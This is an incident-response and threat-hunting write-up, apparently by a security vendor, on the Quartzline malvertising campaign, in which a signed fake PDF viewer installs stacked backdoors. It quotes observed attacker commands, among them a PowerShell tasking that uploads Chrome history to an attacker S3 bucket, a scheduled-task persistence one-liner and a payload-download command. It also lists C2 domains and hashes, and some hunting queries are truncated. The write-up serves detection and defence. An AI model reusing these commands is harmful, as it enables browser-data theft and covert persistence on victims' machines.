NightBeacon CMD
The SOC platform we built to run our own. Now you choose who runs it.
The SOC platform we built to run our own. Now you choose who runs it.





Join forces with a mission-obsessed cybersecurity company dedicated to making the world a safer place
 About Us
 Leadership
 Careers
 The Attackers-Mindset
 Threat-Informed Detections
 News & Press Releases

Log-in to your portal account to get started.
How a signed, working PDF viewer from a search ad gave one operator a two-month foothold and four stacked implants.




Owen Guilliams and Eric Gonzalez, Cameron Lohr, Ross Bunker
Fool’s gold has been fooling prospectors for centuries. It sits in the right rock, it catches the light, and it looks exactly like the real thing until somebody tests it. Quartzline is fool’s gold in software form: a free PDF viewer that opens your PDFs, signed with a real code-signing certificate, sitting at the top of a search result. Its authors even leaned into the theme, with C2 paths like /quarry/vein and /quarry/deposit and a victim ID file called terrain.dat. Grab a headlamp and a strong coffee; we’re going down the Quartzline shaft.

In October 2026, Binary Defense’s Analysis on Demand and Incident Response team (AOD & IR) was engaged after Microsoft Defender flagged two workstations beaconing to known command-and-control (C2) addresses. Once AOD pulled the endpoint telemetry, the first host turned out to have been infected on August 18, 2026, and the second on September 1, 2026, roughly two months before anyone noticed.
Both infections started the same way. A user searched Google for a free PDF of an equipment service manual, landed on a popular manual-hosting site, and clicked an ad for “AduelPaper - The Fast Lane for Your Documents.” A few redirects later, they downloaded and ran QuartzLine_1.<build>.exe from their Downloads folder. The application worked. The users opened PDFs with it. In the background it installed a backdoor, set up a scheduled task that ran it every hour, and waited.
Over the following weeks the operator collected Chrome history and uploaded it to an attacker-controlled Amazon S3 bucket, then went quiet for more than a month. On October 12 the implant switched to a new C2 domain, replaced itself in place with a newer build, and installed a second backdoor alongside the first. On October 13 that second backdoor pulled a third, which pulled a fourth. Defender’s alerts arrived in the middle of that deployment. Both hosts were isolated, reimaged and replaced, and AOD found no malicious activity beyond the two workstations.
Our Threat Intelligence team tied the indicators to a campaign tracked publicly as CLOUDHAZE, attributed to UNC7072, which has targeted the healthcare sector, and the initial loader to the Zenith backdoor family with moderate confidence. Binary Defense tracks the toolkit itself as Quartzline, after the name on the window of the fake viewer. One incident is a data point, not a trend, so our Threat Hunting team took what AOD learned and hunted for it across our client base. We found Quartzline indicators in more than 10 client environments. The rest of this post walks through the chain, what each stage leaves behind, and the hunts you can run yourself.
There’s no CVE here and no patch to apply. The way in is a person who needs to open a PDF, searches Google and falls for an advertisement that looks like a legitimate download. The attacker’s job is to make the software convincing enough that nobody uninstalls it.
AOD pulled Chrome history from the second host and reconstructed the path. The user searched for a free service-manual PDF, followed a result to a manual-hosting site, and clicked an ad on that page for a document tool branded “AduelPaper.” The ad led through a chain of redirects to the download. Threat intelligence on the wider campaign shows the same pattern:
Search: "<equipment> service manual pdf free download" -> manual-hosting site (ad slot) -> hxxps[:]//beatramiro[.]com/lp/e1 (tracking redirect) -> "Aduel Paper" landing page (desktop document tool) -> QuartzLine_1.<build>.exe (auto-download, attacker S3) |
beatramiro[.]com appears to be a legitimate advertising redirect service used by other sites, so blocking it outright may be noisy. The payloads themselves came from attacker-controlled S3 buckets in us-east-2, including duskhollow, velvetmoor and product-updates-now, served through pre-signed URLs whose query strings change on every download.
QuartzLine_1.<build>.exe is a roughly 7.9 MB Rust binary with a Slint GUI. When it launches, it opens a working PDF viewer and starts the Zenith backdoor on a background thread. Within about five seconds of execution, it had:
The task has three triggers: one minute after registration, once a day, and every hour forever, each with up to 15 minutes of random delay. It restarts on failure and runs as the logged-on user, so it needs no elevation:
QuartzlineUpdateCheck (excerpt) |
<Author>QuartzLine</Author> <Description>Daily update check for QuartzLine</Description> <URI>\QuartzlineUpdateCheck</URI> <RegistrationTrigger><Delay>PT1M</Delay></RegistrationTrigger> <CalendarTrigger> ... <DaysInterval>1</DaysInterval> ... <RandomDelay>PT15M</RandomDelay> <TimeTrigger> ... <Repetition><Interval>PT1H</Interval> ... <RandomDelay>PT15M</RandomDelay> <LogonType>InteractiveToken</LogonType><RunLevel>LeastPrivilege</RunLevel> <RestartOnFailure><Interval>PT15M</Interval><Count>3</Count></RestartOnFailure> <Command>%LOCALAPPDATA%\QuartzLine\quartzline.exe</Command> <Arguments>--update-check</Arguments> |
QuartzLine_1.2751.83.exe on one host and QuartzLine_1.4201.68.exe on the other were the same file, byte for byte (SHA-256 7f1db334fd3302cf98dd4afddf6f90e98e2a496fe7e86bf1832b89d02f3d73c3). Hunt on the hash and the naming pattern, not the version number.
The version information says “Paperline Document Viewer” from “Summit Works,” the window title says “QuartzLine,” and neither matches the signer. Early samples were EV-signed by Guangzhou Guoying Communication Technology Co., Ltd. (Sectigo serial 1b56cb4e99fb9444645a1ce7ffc0a46b).
Sectigo has since revoked that certificate with the revocation backdated to issuance, which invalidates every signature it produced, but it did its job while it lasted. Security researcher Squiblydoo reported the same certificates and added them to CertGraveyard. Squiblydoo also wrote up Quartzline on Rogue Authority.
Exploiting a perimeter device takes a vulnerability, a working exploit and a race against the patch cycle. Buying an AD takes a credit card. A user who installs a signed, working application from a search result runs the attacker’s code with their own rights, inside the network, and has a reason to leave it there.
That last part is what makes Quartzline effective. Infostealers delivered by fake installers tend to grab what they can and leave. Quartzline gives the user exactly what they asked for, so it never gets reported, never gets uninstalled and never trips behavioral scoring for doing something odd in the foreground. The operator can then take their time, and in this case they did: two months from install to the point where Defender noticed.
Quartzline is a modular loader built to bring in more modules, and every module AOD recovered came out of the same Rust codebase. The capability set across the family covers the usual backdoor basics plus some browser-focused extras.
In sandbox runs, the browser tampering relaunched Chrome to thankyou.molehawks[.]com and hijacked searches to pinkhugesearch[.]com, which is adware behavior. On a real victim, the same feature lets an operator rewrite a user’s browser profile, including settings and extensions, without the user noticing anything beyond Chrome restarting. Add selective tasking, where the operator only sends real commands to hosts they’ve picked, and most sandboxes and most users see nothing interesting at all.
Every Quartzline module AOD recovered was compiled from a single Rust workspace rooted at C:\r\src\. Four of them share an implant core (HTTP beacon, command dispatcher, --uid handling, string obfuscation, an FNV-1a build ID and a hand-rolled SChannel TLS stack). They differ by role, by which capability modules are compiled in, and by the fake product identity in their version information:
Module |
Role |
Cover identity |
Scheduled task |
Own C2 domains |
quartzline.exe |
GUI-lure loader and orchestrator |
Paperline / Summit Works (original); FieldDesk / Tallowmere Works (updated build) |
QuartzlineUpdateCheck |
westbeavers, motherotters, healskills |
caira.exe |
Headless implant |
PageStone / Ledger Innovations |
CairaServiceCheck |
topsmagnificentgrade, tabbyottercub, flawlessgradecheered |
hosthealth.exe |
Headless stage puller |
GridDesk / Flintrock Foundry |
HostHealthCacheCheck-<lease> |
biggerworldclassstandard |
updater-helper.exe |
Minimal downloader and installer |
ZoneView / Pinnacle Networks |
Registers other modules’ tasks |
biggerworldclassstandard, guessgooseberries |
ironbark.exe |
GUI-cover implant with a working PDF viewer |
DraftView / Riverstone Innovations |
IronbarkUpdateCheck |
commonhedgehogs, fastestsprints, babychimpserenity |
The parent module letter in embedded source paths changes from build to build (e\ in quartzline, f\ in caira and ironbark), the decoder constants change, and the developers altered Rust source path strings by single characters (mod.rs became mod.rn) to break string- and similarity-based signatures. The submodule names underneath, http.rs, commands.rs, uid.rs and browser.rs, stay the same.
The implants beacon with HTTPS POST requests to Cloudflare-fronted domains and send no User-Agent header. The URI paths follow the theme: /quarry/vein for check-ins and /quarry/deposit for status, with /quarry/stratum, /gravel, /bedrock, /sandstone, /seam, /talc and /geode also appearing in samples and traffic. Caira uses a two-step /piglet/flange then /piglet/trestle check-in instead.
Payloads are gzip-compressed, XOR-chained with a fixed key and a per-message seed, bit-rotated, shuffled with a seeded Fisher-Yates permutation, and Base64-encoded. Check-ins carry implant version 6.1.3, build ID QNPVXZGJYUSLTREHK and tag QZRT07. Beaconing is infrequent: observed sessions showed one check-in and then nothing for close to ten minutes.
On the second host, the first real tasking came a week after install. The C2 told the implant to download a separate tool, run it against an S3 upload URL, and delete it:
C2 Tasking |
"cmd" /C powershell -NoProfile -ExecutionPolicy Bypass -Command "$url = 'hxxps[:]//chrome-history-backup[.]s3[.]us-east-2[.]amazonaws[.]com/backups/<victim-uid>/2026-09-08.zip?<token>'; $exe = Join-Path (Join-Path $env:LOCALAPPDATA 'QuartzLine') 'chrome-history-summarizer-v0.0.1.exe'; & $exe backup $url; ... Remove-Item -LiteralPath $exe -Force -ErrorAction SilentlyContinue; exit $exitCode" |
chrome-history-summarizer is a dual-use Rust tool. Run without arguments, it prints the top domains in your browsing history, which is its cover story. Run with backup <URL>, it collects the History database and its journal, WAL and SHM files from every Chrome profile, zips them, and uploads the archive with a PUT or POST and a bearer token. It left two temporary files behind before deleting them: chrome-history-backup-<pid>-<n>.zip and chrome-history-summarizer-<pid>-<n>.sqlite.
Two details stand out. It takes history only: no Login Data, cookies or DPAPI material, so on its own it isn’t a credential stealer. It also doesn’t share code with Zenith. It was built in a GitHub Actions pipeline, ships a PDB, and is entirely plaintext. The upload URL and token are supplied at run time, so the binary carries no IOCs of its own, and the collection server only shows up in process command lines.
After the history pull, the implant went dormant from September 8 to October 12, checking in regularly with westbeavers[.]com and doing nothing else. On its last check-in there, it switched to motherotters[.]com. The first command from the new domain created a staging folder next to the implant:
"cmd" /C if not exist "%LOCALAPPDATA%\QuartzLine\deployment-<GUID>" mkdir "%LOCALAPPDATA%\QuartzLine\deployment-<GUID>" |
The replacement binary wasn’t new to the host. On October 1 the same bucket that served the original installer had served a newer build, QuartzLine_1.9927.34.exe, which was downloaded through Chrome; this one called itself “FieldDesk Document Viewer” from “Tallowmere Works.” On October 12, several Base64-encoded PowerShell commands, run hidden with -EncodedCommand, wrote a JSON plan and a script in chunks, then combined them into replaceInPlace.ps1, which reads the plan below:
plan.b64
{ "rolloutId": "quartzline_v4", "mode": "replace", "uid": "<victim-uid>", "sourceExePath": "%LOCALAPPDATA%\\QuartzLine\\quartzline.exe", "sourceTaskName": "QuartzlineUpdateCheck", "destinationExePath": "%LOCALAPPDATA%\\QuartzLine\\quartzline.exe", "destinationTaskName": "QuartzlineUpdateCheck", "stagedExePath": "%LOCALAPPDATA%\\QuartzLine\\deployment-<GUID>\\payload.exe" } |
The script is more careful than a lot of commercial installers:
A minute later the operator used the same framework in add mode instead of replace mode. The rollout ID spells out the intent: quartzline_3_0_2_add_caira_1_0_5, or “from Quartzline 3.0.2, add Caira 1.0.5.” The payload came from the alberfine S3 bucket, the worker script (deployApp.ps1) installed caira.exe under %LOCALAPPDATA%\Caira\ with its own task, CairaServiceCheck, and the result went to the same /quarry/sinter endpoint.
The next day, Caira checked in with topsmagnificentgrade[.]com and pulled hosthealth.exe from the leolin15 S3 bucket into %LOCALAPPDATA%\HostHealthCache\<lease>\. Its task was different from the others: a single registration trigger with a one-hour delay and no repeat. It fires once, then a cleanup task removes it. Before registering it, the command checked for a high-integrity token and picked a task definition to match:
"cmd" /C ( (whoami /groups 2>nul | find "S-1-16-12288" >nul) && ( schtasks /Create /TN "HostHealthCacheCheck-<lease>" /XML "...High.xml" /RU "<user>" /IT /F ... ) || ( schtasks /Create /TN "HostHealthCacheCheck-<lease>" /XML "....xml" /RU "%USERNAME%" /IT /F ... ) ) && del /f /q "...High.xml" "....xml" |
An hour later, hosthealth.exe dropped updater-helper.exe, a compiled version of the same deploy-and-persist workflow. Its command line reads like a deployment manifest:
updater-helper.exe --download-url = hxxps[:]//biggerworldclassstandard[.]com/felloe/1edf53f6...8727 --download-path = %LOCALAPPDATA%\DevicePerfCache\<lease>\payload.exe --rollout-id = <lease> --mode = add --uid = <victim-uid> --source-exe = %LOCALAPPDATA%\Caira\caira.exe --source-task = CairaServiceCheck --dest-exe = %LOCALAPPDATA%\IronBark\ironbark.exe --dest-task = IronbarkUpdateCheck --report-url = hxxps[:]//guessgooseberries[.]com/ashlar/sill --log-code = UH1 --task-arguments = --update-check --uid=<victim-uid> |
IronBark is the fourth implant on the host and the second with a working PDF viewer as cover. It reports to its own three C2 domains. The timed cleanup then removed the hosthealth and updater-helper artifacts, leaving Caira and IronBark running in parallel with the updated Quartzline. That’s where the activity stopped, because that’s when the hosts were isolated. The pattern points to an operator making sure that removing any one implant wouldn’t get them evicted.
Every implant on a host carries the same --uid value, and each host gets its own. That makes the UID a reliable way to tie scattered artifacts on one machine to a single intrusion, and a reliable way to tell two infected machines apart.
Quartzline’s infrastructure follows a few consistent habits. Every module gets its own set of three C2 domains. Every C2 domain sits behind Cloudflare, so the IP addresses are shared and blocking on them doesn’t work. Payloads come from S3 buckets in us-east-2, which blend into normal cloud traffic.
Infrastructure |
Role |
beatramiro[.]com/lp/e1 |
Tracking redirect toward the “Aduel Paper” landing page |
duskhollow, velvetmoor, product-updates-now (S3, us-east-2) |
Host the QuartzLine installer builds through pre-signed URLs |
westbeavers[.]com, motherotters[.]com, healskills[.]com |
Quartzline loader C2 (/quarry/vein, /quarry/deposit, /quarry/sinter) |
chrome-history-backup (S3, us-east-2) |
Receives Chrome history archives under /backups/<victim-uid>/<date>.zip |
alberfine, leolin15 (S3, us-east-2) |
Stage caira.exe and hosthealth.exe |
topsmagnificentgrade[.]com, tabbyottercub[.]com, flawlessgradecheered[.]com |
Caira C2 |
biggerworldclassstandard[.]com |
hosthealth C2 and IronBark payload host (/felloe/<per-host value>) |
guessgooseberries[.]com |
updater-helper install-result reporting (/ashlar/sill) |
commonhedgehogs[.]com, fastestsprints[.]com, babychimpserenity[.]com |
IronBark C2 |
thankyou.molehawks[.]com, pinkhugesearch[.]com |
Browser relaunch target and search hijack seen in sandbox runs |
Our Threat Intelligence team linked these indicators to the CLOUDHAZE campaign, attributed to UNC7072. The specific QuartzLine loader AOD recovered is the exact reference sample a public VirusTotal community YARA rule (Suspected_Fake_RustBased_App) cites for CLOUDHAZE and the Zenith backdoor, which is why we hold that link at moderate confidence rather than high. The link between the modules themselves is high confidence: shared monorepo, shared module layout and a shared scheduled-task, --uid and lease contract.
Whoever is running it, the behavior is consistent. They’re patient, they task selectively, they build their tooling with rollback and integrity checks, and when they decide a host is worth keeping, they make sure it stays kept.
After the AOD case closed, the Binary Defense Threat Hunting team took the indicators and behaviors from this post and ran them across our client environments. The hunts paired a straight IOC sweep (domains, S3 bucket names, URI paths, file names and scheduled task names) with the behavior-based queries in the next section, because the domains rotate per module and the behavior doesn’t.
The result: Quartzline indicators in more than 10 client environments.
One of those environments shows how far the operator had already gotten by the time we looked. Three workstations had the full stack: quartzline.exe, Caira, hosthealth and updater-helper, first seen between October 7 and 9, 2026, and still running on October 14. One of them still had the original installer in the user’s Downloads folder, under yet another build name, QuartzLine_1.0713.24.exe. Each host had its own --uid and its own lease ID, and each updater-helper pulled IronBark from its own /felloe/ path on biggerworldclassstandard[.]com and reported to the same /ashlar/sill endpoint on guessgooseberries[.]com.
The IronBark task definitions on those three hosts set their daily start time to 03:00 and 03:03 on October 14. The task on the AOD host set it to 03:14 on the same day. Those start times track when each task was registered, which puts the IronBark rollout into both organizations on the same evening, within about a quarter of an hour of each other. This isn’t an operator hand-picking one victim at a time. It’s a rollout pushed to every host the operator was holding.
That environment also turned up a new launch argument. One quartzline.exe ran with --update-view instead of --update-check, so the hunting queries below include both.
The queries below are written for Microsoft Defender XDR advanced hunting and also run in Microsoft Sentinel when Defender tables are connected (swap Timestamp for TimeGenerated). They’re starting points: every environment has its own per-user installers and update tasks under %LOCALAPPDATA%, so expect to add allowlists before turning any of these into alerts.[PMM1.1] Stage numbers in the headings below match the attack-chain graphic at the top of the post.
Defender for Endpoint sees nearly all of this chain: the installer running from Downloads, the cmd and schtasks activity, the scheduled task creation, the encoded PowerShell, and the network connections. A few pieces are easier to miss:
Every Quartzline module carries forged version information for a fake document viewer. Those company and product strings are a better hunting hook than the file names, which change per build.
// Quartzline: fake document-viewer identities and known file names
let companies = dynamic(["Summit Works", "Tallowmere Works", "Ledger Innovations", "Flintrock Foundry", |
All the persistent modules use the same contract: an executable in its own folder under %LOCALAPPDATA%, launched by a user-level task with --update-check (or --update-view), --check, --uid= or --lease=. That combination is rare in legitimate software.
// Quartzline: per-user tasks launching LOCALAPPDATA binaries with the implant argument contract
DeviceEvents |
// Quartzline: implants running from their own LOCALAPPDATA folders
DeviceProcessEvents |
// Quartzline: chrome-history-summarizer and uploads to S3 /backups/ paths
DeviceProcessEvents |
// Quartzline: temporary archives written by the history collector
DeviceFileEvents |
Stages 5 and 6: Rollouts and Stacked Implants
The deployment framework leaves a recognizable trail: a deployment-<GUID>, HostHealthCache or DevicePerfCache folder created by cmd under %LOCALAPPDATA%, hidden encoded PowerShell launched by an implant, and short-lived script files.
// Quartzline: rollout staging folders and deployment artifacts
union |
// Quartzline: hidden encoded PowerShell launched by a LOCALAPPDATA binary
DeviceProcessEvents |
// Quartzline: network contact with known domains, S3 buckets and URI paths
let domains = dynamic(["westbeavers.com", "motherotters.com", "healskills.com", "molehawks.com", |
The C2 domains resolve to shared Cloudflare addresses, and the buckets to shared AWS S3 addresses, so the IPs are left out on purpose. Block and hunt on the domain names and paths.
If you only have time for one hunt, make it the scheduled-task query. Everything Quartzline installs that’s meant to last ends up as a user-level task pointing at %LOCALAPPDATA%\<Name>\<name>.exe with --update-check or --uid=, and it runs every hour. Installer names change with every build, domains change with every module, and the version-info company changes with every cover story, but the task contract has been the same across every module we’ve seen.
Binary Defense’s Threat Research team develops and refines behavioral detections and hunting queries against tradecraft like this, then applies them within our own SOC. Detection content for this activity is maintained in the ARC Labs Hunting Queries repository.
Value |
Type |
Description |
beatramiro[.]com/lp/e1 |
URL |
Tracking redirect toward the “Aduel Paper” landing page; the domain appears to be legitimate and shared |
duskhollow.s3.us-east-2.amazonaws[.]com |
S3 bucket |
Hosts QuartzLine installer builds (quartzline.exe, quartz.exe) through pre-signed URLs[PMM1] |
velvetmoor, product-updates-now (S3, us-east-2) |
S3 buckets |
Additional payload hosting buckets from campaign intelligence |
westbeavers[.]com |
Domain |
Quartzline loader C2 |
hxxps[:]//westbeavers[.]com/quarry/vein |
URL |
Check-in endpoint (POST, obfuscated JSON) |
hxxps[:]//westbeavers[.]com/quarry/deposit |
URL |
Status-report endpoint |
motherotters[.]com |
Domain |
Quartzline loader C2 after rotation; rollout result reporting |
hxxps[:]//motherotters[.]com/quarry/sinter |
URL |
Deployment scripts POST results here |
healskills[.]com |
Domain |
Additional Quartzline loader C2 |
chrome-history-backup.s3.us-east-2.amazonaws[.]com |
S3 bucket |
Receives Chrome history archives via pre-signed PUT (/backups/<victim-uid>/<date>.zip) |
alberfine.s3.us-east-2.amazonaws[.]com |
S3 bucket |
Stages caira.exe |
leolin15.s3.us-east-2.amazonaws[.]com |
S3 bucket |
Stages hosthealth.exe |
topsmagnificentgrade[.]com |
Domain |
Caira C2 |
tabbyottercub[.]com |
Domain |
Caira C2 |
flawlessgradecheered[.]com |
Domain |
Caira C2 |
biggerworldclassstandard[.]com |
Domain |
hosthealth C2 and IronBark payload host |
hxxps[:]//biggerworldclassstandard[.]com/felloe/1edf53f685b40d138adee55ee115e3696d791cee41bfd14aa886e9b8da278727 |
URL |
IronBark payload download (updater-helper --download-url); the /felloe/ value differs per host |
hxxps[:]//biggerworldclassstandard[.]com/felloe/c3bf4f56515456377a709c39a1fe423a91863dd15a109b2c304bf6dd718191a0 |
URL |
IronBark payload download seen in a second environment |
hxxps[:]//biggerworldclassstandard[.]com/felloe/38106877cb58f4a3243ede88e7f55908af4792b10af501ff2103a3200fe626c0 |
URL |
IronBark payload download seen in a second environment |
hxxps[:]//biggerworldclassstandard[.]com/felloe/a87830e957deabf949594931cfb4c4803e720cf23a7c4bdbe56473fa9069b343 |
URL |
IronBark payload download seen in a second environment |
guessgooseberries[.]com |
Domain |
updater-helper install-result reporting |
hxxps[:]//guessgooseberries[.]com/ashlar/sill |
URL |
updater-helper --report-url (JSON POST) |
commonhedgehogs[.]com |
Domain |
IronBark C2 |
fastestsprints[.]com |
Domain |
IronBark C2 |
babychimpserenity[.]com |
Domain |
IronBark C2 |
thankyou.molehawks[.]com |
Domain |
Opened when Quartzline force-closes and relaunches Chrome |
pinkhugesearch[.]com |
Domain |
Search hijack destination seen in sandbox runs |
/quarry/vein, /quarry/deposit, /quarry/sinter, /quarry/stratum, /gravel, /bedrock, /sandstone, /seam, /talc, /geode |
URI pattern |
Quartzline-family paths; useful in proxy logs regardless of domain |
/piglet/flange, /piglet/trestle |
URI pattern |
Caira two-step check-in |
Value |
Type |
Description |
QuartzLine_1.<build>.exe (e.g., 1.2751.83, 1.4201.68, 1.8925.78, 1.9927.34, 1.0713.24) |
PE (Rust) |
Trojanized PDF viewer installer; also seen as paperline.exe. The build number in the name does not track the file contents |
%LOCALAPPDATA%\QuartzLine\quartzline.exe |
PE (Rust) |
Persisted loader, run by QuartzlineUpdateCheck with --update-check |
%LOCALAPPDATA%\QuartzLine\terrain.dat |
File |
Host fingerprint; last line is zenith=<UUID> |
%LOCALAPPDATA%\QuartzLine\task.xml |
File |
Task definition written via echo and deleted after registration |
%LOCALAPPDATA%\<Module>\deployment-<GUID>\ |
Folder |
Rollout staging folder |
replaceInPlace.ps1, replaceInPlace.ps1.b64, deployApp.ps1, plan.b64 |
Script |
Rollout worker scripts and JSON plan, written as Base64 chunks via cmd echo |
previous.exe |
PE |
Backup of the replaced implant; deleted on success |
.deployment-<rolloutId>.json |
File |
Rollout marker written next to the destination binary |
%LOCALAPPDATA%\Caira\caira.exe |
PE (Rust) |
Second implant (“lineage”), run hourly by CairaServiceCheck[PMM1] |
%LOCALAPPDATA%\HostHealthCache\<lease>\hosthealth.exe |
PE (Rust) |
One-shot stage puller dropped by Caira |
%LOCALAPPDATA%\DevicePerfCache\<lease>\payload.exe (and payload.exe.partial) |
PE (Rust) |
IronBark payload as downloaded by updater-helper.exe |
updater-helper.exe |
PE (Rust) |
Compiled deploy-and-persist installer |
%LOCALAPPDATA%\IronBark\ironbark.exe |
PE (Rust) |
Fourth implant with a working PDF viewer as cover |
chrome-history-summarizer-v0.0.1.exe |
PE (Rust) |
Chrome history collector and uploader; self-deletes |
chrome-history-backup-<pid>-*.zip, chrome-history-summarizer-<pid>-*.sqlite |
File |
Temporary archives created by the history collector |
\QuartzlineUpdateCheck |
Scheduled task |
Runs quartzline.exe hourly and daily |
\CairaServiceCheck |
Scheduled task |
Runs caira.exe hourly |
\IronbarkUpdateCheck |
Scheduled task |
Runs ironbark.exe hourly |
\HostHealthCacheCheck-<lease>, \HostHealthCacheCleanup-<lease> |
Scheduled task |
One-shot launcher and cleanup tasks |
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\QuartzlineUpdateCheck |
Registry key |
TaskCache entry for the Quartzline task |
Local\AppDeployment-<SHA-256 of lowercase destination path> |
Mutex |
Taken by the rollout scripts to prevent concurrent deployments |
Trojan:Win32/Vigorf.A |
Defender detection |
Name Defender Antivirus assigned to the updated quartzline.exe on October 13, 2026 |
Value |
Type |
Description |
7f1db334fd3302cf98dd4afddf6f90e98e2a496fe7e86bf1832b89d02f3d73c3 |
SHA-256 |
Original QuartzLine installer and persisted quartzline.exe (seen as QuartzLine_1.2751.83.exe and QuartzLine_1.4201.68.exe); “Paperline Document Viewer” / Summit Works; CLOUDHAZE/Zenith reference sample. SHA-1 3b00f51e00d8e10bf513414a13a4da96c4abfc32, MD5 d62d4b7811e37ce789b40ff9343e3458 |
25ea334b75beede8dcab4c4460313c3013c35e55c16cd066231d80ecfe4c0653 |
SHA-256 |
Updated QuartzLine build (QuartzLine_1.9927.34.exe, swapped in as quartzline.exe); “FieldDesk Document Viewer” / Tallowmere Works; 8,503,328 bytes |
74aaa6b54133bbb2e77b2ae874e9900a907c269058f798a0a1197288ba1f7124 |
SHA-256 |
caira.exe; “PageStone Document Viewer” / Ledger Innovations; 5,329,408 bytes |
3c813ea19ff2e3e2cf566ec69753ba637bb243b4b4e8416dc8ebf68e93016a1d |
SHA-256 |
hosthealth.exe; “GridDesk Document Viewer” / Flintrock Foundry; 4,212,224 bytes |
0fa4082c6fda0c2885eade0e4f63a2abfeaa26581f903e6784682f5fbd9d0d77 |
SHA-256 |
updater-helper.exe; “ZoneView Document Viewer” / Pinnacle Networks |
835800058050be37366478c662f73d7fcb93a2669e44f98664546fbc8ee6c7ca |
SHA-256 |
ironbark.exe (downloaded as payload.exe); “DraftView Document Viewer” / Riverstone Innovations; OriginalFilename draftview.exe; 11,337,216 bytes |
069fd1e710b341fbe92337116779e6b50a40408f55f6547252cd2c05fe9c0527 |
SHA-256 |
chrome-history-summarizer-v0.0.1.exe; “Chrome History Summarizer” / Local; 2,908,672 bytes |
74a9008bb2217d99423000a1591b1a87ea5852c818b5721d931800939e813b3b |
SHA-256 |
replaceInPlace.ps1 (quartzline_v4 in-place replacement script) |
4c073764737e96fecf9d3e28384b2db628446c512c2df3696689d0c5e045b811 |
SHA-256 |
deployApp.ps1 (Caira add-mode deployment script) |
Value |
Type |
Description |
Guangzhou Guoying Communication Technology Co., Ltd. |
Code-signing org |
EV certificate used to sign early QuartzLine samples |
1b56cb4e99fb9444645a1ce7ffc0a46b |
Cert serial |
Sectigo serial; revoked with revocation backdated to issuance |
6.1.3 / QNPVXZGJYUSLTREHK / QZRT07 |
Version / build ID / tag |
Values carried in Quartzline check-ins |
quartzline_v4, quartzline_3_0_2_add_caira_1_0_5 |
Rollout IDs |
Replace and add rollouts seen in plan files |
C:\r\src\ |
Build path |
Rust workspace root embedded in all Zenith-family modules |
Summit Works, Tallowmere Works, Ledger Innovations, Flintrock Foundry, Pinnacle Networks, Riverstone Innovations |
Version-info company |
Forged cover identities across modules |
caldera, plateau, esker, vortex='zirvax' |
JSON keys |
Decoy keys in rollout result beacons |
whoami /groups | find "S-1-16-12288" |
Command pattern |
High-integrity check before task registration |
Technique |
ATT&CK label |
Status |
Case mapping |
T1583.008 |
Acquire Infrastructure: Malvertising |
Observed |
Ad on a manual-hosting site led to the fake viewer |
T1189 |
Drive-by Compromise[PMM1] |
Observed |
User redirected from a search result to the download |
T1204.002 |
User Execution: Malicious File |
Observed |
Users ran QuartzLine_1.<build>.exe and used it to view PDFs |
T1553.002 |
Subvert Trust Controls: Code Signing |
Observed |
Installer EV-signed by Guangzhou Guoying Communication Technology Co., Ltd. |
T1036 |
Masquerading |
Observed |
Every module carries a different fake document-viewer product and company |
T1036.004 |
Masquerading: Masquerade Task or Service |
Observed |
HostHealthCacheCheck and similar system-sounding task names |
T1053.005 |
Scheduled Task/Job: Scheduled Task |
Observed |
QuartzlineUpdateCheck, CairaServiceCheck, IronbarkUpdateCheck, HostHealthCache tasks |
T1059.003 |
Command and Scripting Interpreter: Windows Command Shell |
Observed |
Hidden cmd /C for staging, task registration and C2 tasking |
T1059.001 |
Command and Scripting Interpreter: PowerShell |
Observed |
Encoded rollout scripts and the history-collection launcher |
T1564.003 |
Hide Artifacts: Hidden Window |
Observed |
PowerShell run with -WindowStyle Hidden |
T1027 |
Obfuscated Files or Information |
Observed |
Encoded commands, obfuscated C2 payloads, per-build string mangling, decoy JSON keys |
T1082 |
System Information Discovery |
Observed |
SMBIOS UUID fingerprinting through GetSystemFirmwareTable |
T1217 |
Browser Information Discovery |
Observed |
chrome-history-summarizer collected Chrome history from every profile |
T1560.001 |
Archive Collected Data: Archive via Utility |
Observed |
History zipped before upload |
T1567.002 |
Exfiltration Over Web Service: Exfiltration to Cloud Storage |
Observed |
Archive uploaded to an attacker S3 bucket with a pre-signed URL |
T1071.001 |
Application Layer Protocol: Web Protocols |
Observed |
HTTPS POST beacons to Cloudflare-fronted domains |
T1105 |
Ingress Tool Transfer |
Observed |
Modules staged on S3 and attacker hosts and downloaded on command |
T1070.004 |
Indicator Removal: File Deletion |
Observed |
task.xml, scripts, the history tool and staging folders deleted after use |
T1113 |
Screen Capture |
Capability |
screenshot verb present in some modules; not observed in use |
• https://attack.mitre.org/techn...
• https://attack.mitre.org/techn...
• https://attack.mitre.org/techn...
• https://attack.mitre.org/techn...
• https://learn.microsoft.com/en...
• https://rogueauthority.org/qua...